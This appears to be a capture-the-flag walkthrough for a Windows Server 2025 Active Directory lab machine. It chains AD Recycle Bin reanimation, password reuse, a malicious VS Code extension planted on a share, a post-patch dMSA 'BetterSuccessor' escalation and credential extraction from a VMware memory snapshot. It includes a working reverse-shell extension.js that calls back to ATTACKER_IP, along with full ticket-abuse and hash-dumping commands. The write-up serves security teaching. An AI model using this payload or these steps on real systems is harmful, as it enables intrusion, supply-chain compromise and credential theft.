


Checkpoint

19th October 2026

Prepared By: dotguy

Machine Author: AnuragTaparia

Difficulty: Medium

Synopsis

`Checkpoint` is a medium-difficulty Windows machine that models a corporate `Active Directory` environment running on `Windows Server 2025`. The engagement begins from an assumed breach position with a low-privileged domain account whose only notable permission is write access over the `Deleted Objects` container. Enumeration of the `AD` Recycle Bin uncovers a deleted contractor account that can be reanimated. Then, leveraging password reuse on the restored account grants write access to an `SMB` share used as a drop zone for `Visual Studio Code` extensions. A malicious extension planted on that share results in a supply chain compromise once a scheduled task installs it, returning a shell as a domain user. From there, a combination of `CreateChild` over an `OU` and `GenericWrite` over a service account enables the `BetterSuccessor` technique. This is a post-patch abuse of Delegated Managed Service Accounts (`dMSA`) in which a forged succession mints a `Kerberos` ticket that carries the privileges of the superseded account. Further enumeration leads to a backup share holding a `VMware` snapshot of a decommissioned server, and the saved memory image can be analyzed to recover the `NT` hash of the `Administrator`, which has been reused across the domain and permits a Pass-The-Hash login as a `Domain Admin`.

Skills Required

- Windows Fundamentals
- Windows and `Active Directory` Fundamentals

- `Kerberos` Authentication
- `SMB` Enumeration

Skills Learned

- Abusing the `AD` Recycle Bin to Reanimate Tombstoned Objects
- Weaponizing a `Visual Studio Code` Extension
- `dMSA` Privilege Escalation with `BetterSuccessor`
- Credential Extraction from `VMware` Memory Snapshots

Enumeration

Nmap

Let's run an `Nmap` scan to discover any open ports on the remote host.

```
$ ports=$(nmap -p- --min-rate=10000 -T4 -Pn 10.129.85.252 | grep ^[0-9] | cut -d '/' -f 1
| tr '\n' ',' | sed s/,$//)
$ nmap -p$ports -sC -sV -Pn 10.129.85.252
<SNIP>
PORT      STATE SERVICE       VERSION
53/tcp    open  domain        Simple DNS Plus
88/tcp    open  kerberos-sec  Microsoft Windows Kerberos
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp   open  ldap          Microsoft Windows Active Directory LDAP (Domain:
checkpoint.htb0., Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped
3268/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain:
checkpoint.htb0., Site: Default-First-Site-Name)
3269/tcp  open  tcpwrapped
5985/tcp  open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
9389/tcp  open  mc-nmf        .NET Message Framing
49664/tcp open  msrpc         Microsoft Windows RPC
49671/tcp open  msrpc         Microsoft Windows RPC
49673/tcp open  msrpc         Microsoft Windows RPC
49675/tcp open  msrpc         Microsoft Windows RPC
49676/tcp open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
49688/tcp open  msrpc         Microsoft Windows RPC
49692/tcp open  msrpc         Microsoft Windows RPC
49704/tcp open  msrpc         Microsoft Windows RPC
Service Info: Host: DC01; OS: Windows; CPE: cpe:/o:microsoft:windows
```

The combination of `DNS` on port `53`, `Kerberos` on port `88`, `LDAP` on ports `389` and `636`, `SMB` on port `445`, and `ADWS` on port `9389` is the classic fingerprint of a Domain Controller. The scan identifies the host as `DC01` and the domain as `checkpoint.htb`, and `WinRM` is also listening on port `5985`.

Let's add the domain and the host record to our `/etc/hosts` file so that both name forms resolve.

```
$ echo "10.129.85.252 checkpoint.htb dc01.checkpoint.htb DC01" | sudo tee -a /etc/hosts
```

SMB

This machine follows an assumed breach scenario, so we are handed a set of low-privileged domain credentials to start from.

```
alex.turner : Checkpoint2024!
```

The first thing to check on any valid domain account is which shares it can reach. `netexec` can be used for this enumeration step.

```
$ netexec smb checkpoint.htb -u alex.turner -p 'Checkpoint2024!' --shares

SMB     10.129.85.252   445    DC01    [*] Windows Server 2025 Build 26100 x64 (name:DC01)
(domain:checkpoint.htb)
SMB     10.129.85.252   445    DC01    [+] checkpoint.htb\alex.turner:Checkpoint2024!
SMB     10.129.85.252   445    DC01    [*] Enumerated shares
SMB     10.129.85.252   445    DC01    Share           Permissions     Remark
SMB     10.129.85.252   445    DC01    -----           -----------     ------
SMB     10.129.85.252   445    DC01    ADMIN$                          Remote Admin
SMB     10.129.85.252   445    DC01    C$                              Default share
SMB     10.129.85.252   445    DC01    DevDrop         READ            VS Code extensions
share for approved .vsix packages compatible with VS Code engine 1.118.0
SMB     10.129.85.252   445    DC01    IPC$            READ            Remote IPC
SMB     10.129.85.252   445    DC01    NETLOGON        READ            Logon server share
SMB     10.129.85.252   445    DC01    SYSVOL          READ            Logon server share
SMB     10.129.85.252   445    DC01    VMBackups
```

Two non-standard shares stand out. `DevDrop` is readable by our account, and its `Comment` field leaks the intended use: approved `.vsix` extension packages, pinned to `VS Code` engine `1.118.0`. `VMBackups` is listed but returns no permissions at all, meaning `alex.turner` is denied the ability to even list it.

The description on `DevDrop` says "VS Code extensions share for approved .vsix packages compatible with VS Code engine 1.118.0". A `Visual Studio Code` extension is simply a package of `Node.js` code that the editor executes in-process with no sandboxing whatsoever. So a share that collects extensions for installation is a textbook supply chain weakness; whoever ends up installing an extension dropped there effectively runs its code. The current account only holds read access, however, so another identity is needed before this path becomes usable.

Foothold

Since the permissions on the share are blocking us, the natural next step is to map out what else `alex.turner` is allowed to modify inside the directory. bloodyAD has a dedicated `get writable` function that walks the directory and reports every object whose `DACL` grants our principal write access.

```
$ bloodyad --host dc01.checkpoint.htb -d checkpoint.htb -u alex.turner -p
'Checkpoint2024!' get writable

distinguishedName: CN=Deleted Objects,DC=checkpoint,DC=htb
DACL: WRITE

distinguishedName: CN=S-1-5-11,CN=ForeignSecurityPrincipals,DC=checkpoint,DC=htb
permission: WRITE

distinguishedName: OU=Employees,DC=checkpoint,DC=htb
permission: CREATE_CHILD

distinguishedName: CN=Alex Turner,OU=Employees,DC=checkpoint,DC=htb
permission: WRITE

distinguishedName: CN=Mark Davies\0ADEL:2217e877-e2a2-47d7-91d4-99ede36f367e,CN=Deleted
Objects,DC=checkpoint,DC=htb
permission: WRITE

distinguishedName:
DC=checkpoint.htb,CN=MicrosoftDNS,DC=DomainDnsZones,DC=checkpoint,DC=htb
permission: CREATE_CHILD

distinguishedName:
DC=_msdcs.checkpoint.htb,CN=MicrosoftDNS,DC=ForestDnsZones,DC=checkpoint,DC=htb
permission: CREATE_CHILD
```

Several entries point to something unusual. Rather than any live user or computer, two of the writable targets live inside `CN=Deleted Objects`, the hidden container that backs the `AD` Recycle Bin. The container itself is listed as `DACL: WRITE`, which comes from an effective `WriteDacl` right and means the `ACL` of the Recycle Bin can be rewritten. One deleted object, `CN=Mark Davies\0ADEL:...`, is also directly writable.

When an object is deleted in a forest with the Recycle Bin enabled, it is not removed immediately. It is stripped of most of its links, flagged with `isDeleted=TRUE`, and moved into this container, where it remains recoverable for the duration of the deleted object's lifetime. Restoring one is a matter of clearing the `isDeleted` flag and setting a new `distinguishedName`, which is why the ability to write to a deleted object is far more dangerous than it first appears.

Deleted objects are hidden from ordinary `LDAP` searches, so enumerating them requires the `Show Deleted Objects` `LDAP` control, identified by the `OID` `1.2.840.113556.1.4.417`. `bloodyAD` exposes extended controls through its `get search` subcommand with the `-c` flag.

```
$ bloodyad --host dc01.checkpoint.htb -d checkpoint.htb -u alex.turner -p
'Checkpoint2024!' \
    get search --base 'CN=Deleted Objects,DC=checkpoint,DC=htb' \
    --filter '(isDeleted=TRUE)' \
    --attr sAMAccountName,lastKnownParent,msDS-LastKnownRDN \
    -c 1.2.840.113556.1.4.417 -c 1.2.840.113556.1.4.2065

distinguishedName: CN=Mark Davies\0ADEL:2217e877-e2a2-47d7-91d4-99ede36f367e,CN=Deleted
Objects,DC=checkpoint,DC=htb
lastKnownParent: OU=Employees,DC=checkpoint,DC=htb
msDS-LastKnownRDN: Mark Davies
sAMAccountName: mark.davies
```

A tombstoned user account named `mark.davies` is sitting in the Recycle Bin, and its `lastKnownParent` attribute records that it used to live in the `Employees OU`. This is precisely the `OU` on which `alex.turner` holds `CreateChild`.

Reanimating a tombstone requires three things to line up: the `Reanimate Tombstones` extended right on the domain, write access to the deleted object itself so its attributes can be altered, and the ability to create a child object in the container the account is being restored into. The extended right is not surfaced by `get writable`, which only reports attribute and child-class rights, but a successful restore is in itself proof that it is in place.

```
$ bloodyad --host dc01.checkpoint.htb -d checkpoint.htb -u alex.turner -p
'Checkpoint2024!' set restore 'mark.davies'

[+] mark.davies has been restored successfully under CN=Mark
Davies,OU=Employees,DC=checkpoint,DC=htb
```

The account is live again. A restored object keeps the password it had when it was deleted, which we do not know, but it is worth checking for password reuse.

```
$ netexec smb checkpoint.htb -u mark.davies -p 'Checkpoint2024!'

SMB     10.129.85.252    445    DC01    [+] checkpoint.htb\mark.davies:Checkpoint2024!
```

The credential `Checkpoint2024!` is accepted. Checking the share listing again under this identity shows why the account was worth restoring.

```
$ netexec smb checkpoint.htb -u mark.davies -p 'Checkpoint2024!' --shares

SMB     10.129.85.252   445    DC01    Share           Permissions     Remark
SMB     10.129.85.252   445    DC01    -----           -----------     ------
SMB     10.129.85.252   445    DC01    DevDrop         READ,WRITE      VS Code extensions
share for approved .vsix packages compatible with VS Code engine 1.118.0
SMB     10.129.85.252   445    DC01    IPC$            READ            Remote IPC
SMB     10.129.85.252   445    DC01    NETLOGON        READ            Logon server share
SMB     10.129.85.252   445    DC01    SYSVOL          READ            Logon server share
SMB     10.129.85.252   445    DC01    VMBackups
```

`mark.davies` holds write access to `DevDrop`, which turns the drop zone described in the share's `Comment` into a usable execution primitive and also fixes the engine version our extension manifest must target.

A `Visual Studio Code` extension is distributed as a `.vsix` archive containing a manifest and plain `JavaScript`. The manifest declares activation events, which tell the editor when the extension's `activate()` function should be invoked. The resulting code runs in the extension host process with the full privileges of the user who launched the editor. We will also make use of the `onStartupFinished` event, which ensures our code executes as soon as the editor finishes loading, with no need for the victim to open a particular file type or run a command.

This writeup will showcase how to build the archive manually and also using the `vsce` tool.

Building the extension archive manually

A `.vsix` is just an Open Packaging Convention `ZIP` archive, so on a `Kali` install that does not ship `npm` / `npx`, it is quicker to assemble the necessary files manually than to pull in the `Node.js` toolchain. The archive has a fixed layout: a `ZIP` root that holds two metadata files and one `extension/` subdirectory, which holds the extension's own manifest and its code.

```
beautify/
├── [Content_Types].xml       # OPC MIME-type map (archive root)
├── extension.vsixmanifest    # VSIX package manifest (archive root)
└── extension/                # everything in this folder is the actual extension
    ├── package.json          # extension manifest, consumed by VS Code
    └── extension.js          # extension entry point, our payload
```

`[Content_Types].xml` file lists a `MIME` type for every file extension in the archive. Omitting it will make the installer reject the package.

```
<?xml version="1.0" encoding="utf-8"?>
<Types xmlns="http://schemas.openxmlformats.org/package/2006/content-types">
  <Default Extension="json"         ContentType="application/json"/>
  <Default Extension="vsixmanifest" ContentType="text/xml"/>
  <Default Extension="js"           ContentType="application/javascript"/>
</Types>
```

`extension.vsixmanifest` is the installer entry point that declares the package identity, targets `Microsoft.VisualStudio.Code`, pins the engine to `^1.118.0` (matching the version from the `DevDrop` share), and points to `extension/package.json`.

```
<?xml version="1.0" encoding="utf-8"?>
<PackageManifest Version="2.0.0" xmlns="http://schemas.microsoft.com/developer/vsx-schema/2011">
  <Metadata>
    <Identity Language="en-US" Id="beautify" Version="1.0.0" Publisher="devteam"/>
    <DisplayName>Beautify</DisplayName>
    <Description>Code beautifier</Description>
    <Categories>Formatters</Categories>
    <Properties>
      <Property Id="Microsoft.VisualStudio.Code.Engine" Value="^1.118.0"/>
    </Properties>
  </Metadata>
  <Installation>
    <InstallationTarget Id="Microsoft.VisualStudio.Code"/>
  </Installation>
  <Assets>
    <Asset Type="Microsoft.VisualStudio.Code.Manifest" Path="extension/package.json" Addressable="true"/>
  </Assets>
</PackageManifest>
```

`extension/package.json` is the extension manifest. It has the following two fields which make the attack work:

- `"activationEvents": ["onStartupFinished"]`, which fires the moment `VS Code` finishes loading, so the victim just has to open the editor.
- `"main": "./extension.js"` is the file whose `activate()` runs at that event.

```
{
  "name": "beautify",
  "displayName": "Beautify",
  "description": "Code beautifier",
  "version": "1.0.0",
  "publisher": "devteam",
  "engines": { "vscode": "^1.118.0" },
  "categories": ["Formatters"],
  "activationEvents": ["onStartupFinished"],
  "main": "./extension.js"
}
```

`extension/extension.js` contains the payload that runs in the extension host with the user's privileges. It opens a TCP socket to the attacker, spawns `cmd.exe`, and pipes `stdio` over the socket. The `error` handler retries on failure so the extension survives starting before the listener.

```
// extension.js
const net = require("net");
const cp = require("child_process");

function activate(context) {
    const client = new net.Socket();
    const sh = cp.spawn("cmd.exe", []);

    client.connect(9090, "ATTACKER_IP", function () {
        client.pipe(sh.stdin);
        sh.stdout.pipe(client);
        sh.stderr.pipe(client);
        client.on("close", function () {
            sh.kill();
        });
    });

    client.on("error", function () {
        setTimeout(() => activate(context), 5000);
    });
}

function deactivate() {}
module.exports = { activate, deactivate };
```

With the four files written into the layout shown above, the archive is produced by `zip`-ing the two root files together with the entire `extension/` directory. The order of the entries does not matter; what matters is that `[Content_Types].xml` and `extension.vsixmanifest` sit at the archive root while `package.json` and `extension.js` remain under `extension/`.

```
$ cd beautify
$ zip -r beautify.vsix '[Content_Types].xml' extension.vsixmanifest extension/
  adding: [Content_Types].xml (deflated 48%)
  adding: extension.vsixmanifest (deflated 56%)
  adding: extension/ (stored 0%)
  adding: extension/package.json (deflated 36%)
  adding: extension/extension.js (deflated 50%)
```

Building the archive with VSCE

Where the `Node.js` toolchain is available, `vsce` is the official packaging utility and produces an identical archive, but it expects a different source layout from the one shown above. `vsce` looks for `package.json` in the current working directory, not inside an `extension/` subfolder, and it generates the outer `[Content_Types].xml` and `extension.vsixmanifest` itself. Running it from the parent directory shown above, therefore, fails with `Extension manifest not found: .../package.json`. The fix is to run it from inside the `extension/` folder, which already has `package.json` and `extension.js` at the top level; `README.md` and a license file also need to exist, so empty placeholders keep it quiet.

```
$ cd extension
$ touch README.md LICENSE
$ npx @vscode/vsce package --allow-missing-repository --out ../beautify.vsix
 DONE  Packaged: /home/kali/beautify/beautify.vsix (4 files, 1.89KB)
```

Either method produces a valid `.vsix`. The manual `zip` build is enough on its own, and `vsce` is only worth trying when the `Node.js` toolchain is already in place.

Before uploading, we start a `Netcat` listener on port `9090` for the callback.

```
$ nc -lvnp 9090
listening on [any] 9090 ...
```

Now the package is dropped into the share using the restored account.

```
$ smbclient //checkpoint.htb/DevDrop -U 'checkpoint.htb/mark.davies%Checkpoint2024!'
smb: \> put beautify.vsix beautify.vsix
putting file beautify.vsix as \beautify.vsix (1.8 kb/s) (average 1.8 kb/s)
```

A scheduled task on the host periodically collects extensions from the share, installs them, and launches the editor. After a short wait, the extension activates, and our payload connects back.

```
$ nc -lvnp 9090
listening on [any] 9090 ...
connect to [ATTACKER_IP] from (UNKNOWN) [10.129.85.252] 58854
Microsoft Windows [Version 10.0.26100.32860]
(c) Microsoft Corporation. All rights reserved.

C:\Program Files\Microsoft VS Code>whoami
checkpoint\ryan.brooks
```

We land as `ryan.brooks`, the developer whose session installed our extension. The user flag can be found in `C:\Users\ryan.brooks\Desktop\user.txt`.

```
C:\> type C:\Users\ryan.brooks\Desktop\user.txt
```

Lateral Movement

With an interactive context inside the domain, the next question is what `ryan.brooks` is permitted to change. The `ActiveDirectory` `PowerShell` module exposes the directory through the `AD:` provider, which lets us read the security descriptor of any object with `Get-Acl` and filter it down to entries that name our account.

```
C:\Program Files\Microsoft VS Code>powershell
powershell
Windows PowerShell
```

```
Copyright (C) Microsoft Corporation. All rights reserved.

Install the latest PowerShell for new features and improvements! https://aka.ms/PSWindows

PS C:\> Import-Module ActiveDirectory
PS C:\> $acl = Get-Acl "AD:\OU=DMSAHolder,DC=checkpoint,DC=htb"
PS C:\> $acl.Access | Where-Object {$_.IdentityReference -like "*ryan*"} | Select
IdentityReference,ActiveDirectoryRights

IdentityReference         ActiveDirectoryRights
-----------------         ---------------------
CHECKPOINT\ryan.brooks    CreateChild
```

An `OU` called `DMSAHolder` exists, and our user can create objects inside it. The name is a strong hint, so let's also look at the service accounts.

```
PS C:\> $acl2 = Get-Acl "AD:\CN=svc_deploy,OU=ServiceAccounts,DC=checkpoint,DC=htb"
PS C:\> $acl2.Access | Where-Object {$_.IdentityReference -like "*ryan*"} | Select
IdentityReference,ActiveDirectoryRights

IdentityReference         ActiveDirectoryRights
-----------------         ---------------------
CHECKPOINT\ryan.brooks    GenericWrite
```

Together, these two permissions are exactly what is needed for the `BetterSuccessor` technique.

`Windows Server 2025` introduced Delegated Managed Service Accounts, a replacement for legacy service accounts that is designed to make migrations painless. When a `dMSA` supersedes an older account, the `KDC` is expected to carry the predecessor's identity into tickets issued for the `dMSA` so that services keep working during the transition. The original BadSuccessor attack showed that anyone able to create a `dMSA` could simply point its `msDS-ManagedAccountPrecededByLink` attribute at an arbitrary privileged account and receive a ticket carrying that account's privileges, with no interaction from the target at all.

Microsoft addressed this in August 2025 by making the `KDC` validate the migration in both directions. From build `26100.4946` onwards, the link has to be mutual: the `dMSA` attribute `msDS-ManagedAccountPrecededByLink` must reference the predecessor, and the predecessor's own `msDS-SupersededManagedAccountLink` must reference the `dMSA` in return. Since the attacker previously had no rights over the target, this was expected to close the attack.

BetterSuccessor is the post-patch variant. The validation only checks that the pairing exists, not who created it. So if the attacker happens to hold write access over the predecessor account as well, they can set the reverse link themselves and satisfy the `KDC`. That is precisely the shape of the permissions we hold: `CreateChild` over `DMSAHolder` lets us create the `dMSA`, and `GenericWrite` over `svc_deploy` lets us complete the pairing from the other side.

SharpSuccessor automates both halves of the pairing, and Rubeus handles the ticket requests. Both binaries are uploaded to `C:\temp` on the target through our existing shell and executed as follows.

```
C:\temp> .\SharpSuccessor.exe add /impersonate:svc_deploy
/path:"OU=DMSAHolder,DC=checkpoint,DC=htb" /account:ryan.brooks /name:svc_backup

[+] Adding dnshostname svc_backup.checkpoint.htb
[+] Adding samaccountname svc_backup$
[+] svc_deploy's DN identified
[+] Attempting to write msDS-ManagedAccountPrecededByLink
[+] Wrote attribute successfully
[+] Attempting to write msDS-DelegatedMSAState attribute
[+] Attempting to set access rights on the dMSA object
[+] Attempting to write msDS-SupportedEncryptionTypes attribute
[+] Attempting to write userAccountControl attribute
[+] Created dMSA object 'CN=svc_backup' in 'OU=DMSAHolder,DC=checkpoint,DC=htb'
[+] Successfully weaponized dMSA object
```

The `dMSA` object is in place and points to `svc_deploy` via `msDS-ManagedAccountPrecededByLink`, but on a current `Windows Server 2025` build this is only half of what the patch requires. Older copies of `SharpSuccessor` floating around in `.zip` bundles do not complete the mutual pairing on the predecessor, so if the first `asktgs` attempt returns `KRB-ERROR (60) : KRB_ERR_GENERIC`, the missing rights are the reason.

Two attributes have to be set on `svc_deploy` to satisfy the `KDC`: `msDS-SupersededManagedAccountLink` referencing the `dMSA`, and `msDS-SupersededServiceAccountState` set to `2` to signal a completed migration. `ryan.brooks` already holds `GenericWrite` on `svc_deploy`, so the writes are available; the catch is that the `ActiveDirectory` `PowerShell` module (`Set-ADObject -Add`, `Set-ADObject -Replace`) and `System.DirectoryServices` (`$x.psbase.Invoke('Put',...)`) both report success without the values actually sticking for these attributes. A raw `System.DirectoryServices.Protocols` `ModifyRequest` is the reliable path, since it returns the real server result code.

```
PS C:\> Add-Type -AssemblyName "System.DirectoryServices.Protocols"
PS C:\> $ldap = New-Object
System.DirectoryServices.Protocols.LdapConnection("DC01.checkpoint.htb")
PS C:\> $ldap.AuthType = "Negotiate"; $ldap.Bind()
PS C:\> $dmsa   = "CN=svc_backup,OU=DMSAHolder,DC=checkpoint,DC=htb"
PS C:\> $target = "CN=svc_deploy,OU=ServiceAccounts,DC=checkpoint,DC=htb"
PS C:\> $mod = New-Object System.DirectoryServices.Protocols.ModifyRequest
PS C:\> $mod.DistinguishedName = $target
PS C:\> $m1 = New-Object System.DirectoryServices.Protocols.DirectoryAttributeModification
PS C:\> $m1.Name = "msDS-SupersededManagedAccountLink"; $m1.Operation = "Replace"; $null =
$m1.Add($dmsa)
PS C:\> $m2 = New-Object System.DirectoryServices.Protocols.DirectoryAttributeModification
PS C:\> $m2.Name = "msDS-SupersededServiceAccountState"; $m2.Operation = "Replace"; $null
= $m2.Add("2")
PS C:\> $null = $mod.Modifications.Add($m1); $null = $mod.Modifications.Add($m2)
PS C:\> $ldap.SendRequest($mod).ResultCode

Success
```

With both attributes written, the pairing is mutual, and the `KDC` will treat the succession as legitimate.

Requesting the `dMSA` ticket requires a `TGT` for the account that is allowed to retrieve the `dMSA` credentials, which is `ryan.brooks`. Rather than supplying a password we do not have, `tgtdeleg` abuses the `Kerberos GSS-API` delegation mechanism to make the local `LSA` hand out a usable `TGT` for the current session.

```
C:\temp> .\Rubeus.exe tgtdeleg /nowrap

[*] Action: Request Fake Delegation TGT (current user)
[*] Found the following tickets:
[*] Obtained a TGT for the current user
[*] base64(ticket.kirbi):

      doIFuj...<SNIP>...Q0hFQ0tQT0lOVC5IVEI=
```

With that `TGT`, we ask for a service ticket for the `dMSA`. The `/dmsa` flag instructs `Rubeus` to request the key material of the superseded account alongside the ticket, and `/opsec` keeps the request shaped like a legitimate one.

```
C:\temp> .\Rubeus.exe asktgs /targetuser:svc_backup$ /service:krbtgt/CHECKPOINT.HTB /opsec
/dmsa /nowrap /ticket:<ryan_brooks_TGT>

[+] TGS request successful!

[*] base64(ticket.kirbi):

      doIF3DCCBdigAwIBBaEDAgEWooIE2DCCBNRhggTQMIIEzK...<SNIP>...kFEQ0tQT0lOVC5IVEI=

  ServiceName              :  krbtgt/CHECKPOINT.HTB
  ServiceRealm             :  CHECKPOINT.HTB
  UserName                 :  svc_backup$ (NT_PRINCIPAL)
  UserRealm                :  checkpoint.htb
  StartTime                :  10/20/2026 7:56:07 AM
  EndTime                  :  10/20/2026 8:11:07 AM
  RenewTill                :  10/27/2026 7:55:50 AM
  Flags                    :  name_canonicalize, pre_authent, renewable, forwarded,
forwardable
  KeyType                  :  aes256_cts_hmac_sha1
  Base64(key)              :  pn8fK+Nm+Rl2sh98Pvft6JmNiviPqE0fjAdWoI3hxNU=
  Current Keys for svc_backup$: (aes256_cts_hmac_sha1)
AB8A02CFA625C5971D39A8AFBF161F92F76AC41ACDEEC9A7B1B5B050403D6366
```

The returned `TGT` is issued to `svc_backup$` but, because the `KDC` believes the account has superseded `svc_deploy`, its `PAC` also carries the group memberships of `svc_deploy`. Any service that authorizes based on that `PAC` will treat us as the service account. The `dMSA`'s `TGT` only has a 15-minute lifetime by default, so if a later step returns `KRB_AP_ERR_TKT_EXPIRED`, the simplest fix is to re-run `asktgs` from the still-valid `ryan.brooks` `TGT` to mint a fresh one.

The ticket is easier to work with on our own machine, so we decode the `base64` blob into a `.kirbi` file and convert it with `Impacket` to the `.ccache` format that `Evil-WinRM` understands. `impacket-ticketConverter` expects the raw binary `KRB-CRED` structure, not the `base64` text, so piping through `base64 -d` is essential.

```
$ echo 'doIF3DCCBdigAwIBBaEDAgEW...<SNIP>...kFEQ0tQT0lOVC5IVEI=' | base64 -d >
svc_backup.kirbi

$ impacket-ticketConverter svc_backup.kirbi svc_backup.ccache
Impacket v0.13.1 - Copyright Fortra, LLC and its affiliated companies
[*] converting kirbi to ccache...
[+] done

$ export KRB5CCNAME=$(pwd)/svc_backup.ccache
```

`Kerberos` is strict about clock skew, so if the local system clock is more than 5 minutes off the Domain Controller's clock, the next request will return `KRB_AP_ERR_SKEW (Clock skew too great)`. Syncing against the `DC` itself avoids the problem.

```
$ sudo ntpdate dc01.checkpoint.htb
```

`Kerberos` authentication also needs a realm configuration pointing at the Domain Controller, so we write a minimal `/etc/krb5.conf`.

```
[libdefaults]
    default_realm = CHECKPOINT.HTB

[realms]
    CHECKPOINT.HTB = {
        kdc = dc01.checkpoint.htb
        admin_server = dc01.checkpoint.htb
    }

[domain_realm]
    .checkpoint.htb = CHECKPOINT.HTB
    checkpoint.htb = CHECKPOINT.HTB
```

We can now open a `WinRM` session using the ticket. The target has to be addressed by its fully qualified name `DC01.checkpoint.htb`, so that the correct `SPN` is requested.

```
$ evil-winrm -i DC01.checkpoint.htb -r CHECKPOINT.HTB

*Evil-WinRM* PS C:\Users\svc_backup$\Documents> whoami
checkpoint\svc_backup$

*Evil-WinRM* PS C:\Users\svc_backup$\Documents> whoami /groups
GROUP INFORMATION
```

```
-----------------

Group Name                 Type             SID                Attributes
=========================================
CHECKPOINT\Domain Computers                 Group              S-1-5-21-3129162710-
3498938529-1807524340-515  Mandatory group, Enabled by default, Enabled group
Everyone                                    Well-known group S-1-1-0
                  Mandatory group, Enabled by default, Enabled group
BUILTIN\Users                               Alias              S-1-5-32-545
                   Mandatory group, Enabled by default, Enabled group
BUILTIN\Pre-Windows 2000 Compatible Access  Alias              S-1-5-32-554
                   Mandatory group, Enabled by default, Enabled group
BUILTIN\Remote Management Users             Alias              S-1-5-32-580
                   Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\NETWORK                        Well-known group S-1-5-2
                  Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Authenticated Users            Well-known group S-1-5-11
                   Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\This Organization              Well-known group S-1-5-15
                   Mandatory group, Enabled by default, Enabled group
CHECKPOINT\BackupAccess                     Group              S-1-5-21-3129162710-
3498938529-1807524340-1123 Mandatory group, Enabled by default, Enabled group
CHECKPOINT\svc_deploy                       User               S-1-5-21-3129162710-
3498938529-1807524340-1104 Mandatory group, Enabled by default, Enabled group
Authentication authority asserted identity  Well-known group S-1-18-1
                   Mandatory group, Enabled by default, Enabled group
Mandatory Label\Medium Plus Mandatory Level Label              S-1-16-8448
```

The shell runs as the `dMSA`, but the token also carries `CHECKPOINT\svc_deploy` and `CHECKPOINT\BackupAccess`, which is the whole point of `BetterSuccessor`: every access check performed against it resolves with the effective privileges of the superseded account.

Privilege Escalation

The `VMBackups` share has been visible but inaccessible since the very first enumeration, and `svc_deploy` is the kind of account that would plausibly be granted access to it. From the new shell, we can read it directly on disk under `C:\Shares\VMBackups`.

```
*Evil-WinRM* PS C:\> ls "C:\Shares\VMBackups\NightlyBackup_2024-11-01\memory forensics\"

    Directory: C:\Shares\VMBackups\NightlyBackup_2024-11-01\memory forensics

Mode     LastWriteTime         Length Name
----     -------------         ------ ----
-a---    5/13/2026 19:28     106496000 Windows Server 2019-000001.vmdk
-a---    5/13/2026 19:28    2147483648 Windows Server 2019-Snapshot1.vmem
-a---    5/15/2026 04:02     138164859 Windows Server 2019-Snapshot1.vmsn
-a---    5/13/2026 19:28        270840 Windows Server 2019.nvram
-a---    5/13/2026 19:28          7642 Windows Server 2019.scoreboard
```

```
-a---     5/13/2026 19:28   10199695360 Windows Server 2019.vmdk
-a---     5/13/2026 19:28           502 Windows Server 2019.vmsd
-a---     5/13/2026 19:28          2749 Windows Server 2019.vmx
-a---     5/13/2026 19:28           274 Windows Server 2019.vmxf
```

This is a `VMware` snapshot of a decommissioned `Windows Server 2019` host. The `.vmdk` virtual disks are of limited interest, but the snapshot pair is not. When a snapshot is taken while a virtual machine is powered on, the hypervisor writes the entire guest's physical memory to the `.vmem` file and records the saved device and memory state in the `.vmsn` file. That is a complete offline copy of the `RAM` from a running Windows Server, including the parts of `LSASS` that hold cached logon credentials. The hardening that normally protects `LSASS` on a live system, such as `PPL` and `Credential Guard`, offers nothing here, because nobody is asking the operating system for permission. We are simply reading a file.

VMkatz parses these files and applies the same credential provider logic that `Mimikatz` uses against a live process. The Windows release ships as a single `.exe` inside the `vmkatz-vX.Y.Z-windows-x86_64.zip` archive. After extracting it, we upload the binary through the `WinRM` session and point it at the `.vmsn` metadata file, which tells the tool how to map the accompanying memory image.

```
*Evil-WinRM* PS C:\Windows\Temp\vmk> upload vmkatz.exe
*Evil-WinRM* PS C:\Windows\Temp\vmk> .\vmkatz.exe 'C:\Shares\VMBackups\NightlyBackup_2024-
11-01\memory forensics\Windows Server 2019-Snapshot1.vmsn'

[*] vmkatz v1.5.1
[*] System discovery: 17.23s
[*] Credential extraction: 1.62s
[*] 2 sessions, 1 NT hashes, 0 plaintext passwords

[+] SAM Hashes:
  RID: 500   Administrator         NT:f29e9c014295b9b32139b09a2790be3b
  RID: 501   Guest                 NT:00000000000000000000000000000000  (DISABLED, NO
PASSWORD)
  RID: 503   DefaultAccount        NT:00000000000000000000000000000000  (DISABLED, NO
PASSWORD)
  RID: 504   WDAGUtilityAccount    NT:28f8d934dee90b2ec824351cb0844479  (DISABLED)

[+] LSA Secrets:
  DPAPI_SYSTEM
    user_key:    914b2bd39adf134401ec6eceb08f8ec131d2ecbd
    machine_key: 77d90ebac2487f870a26e4776c72b4509b06dd1b
  NL$KM
    key: 0e421c8e384f72e38169dd54e29255fa6c319978314c9e6a7fb9f...<SNIP>
```

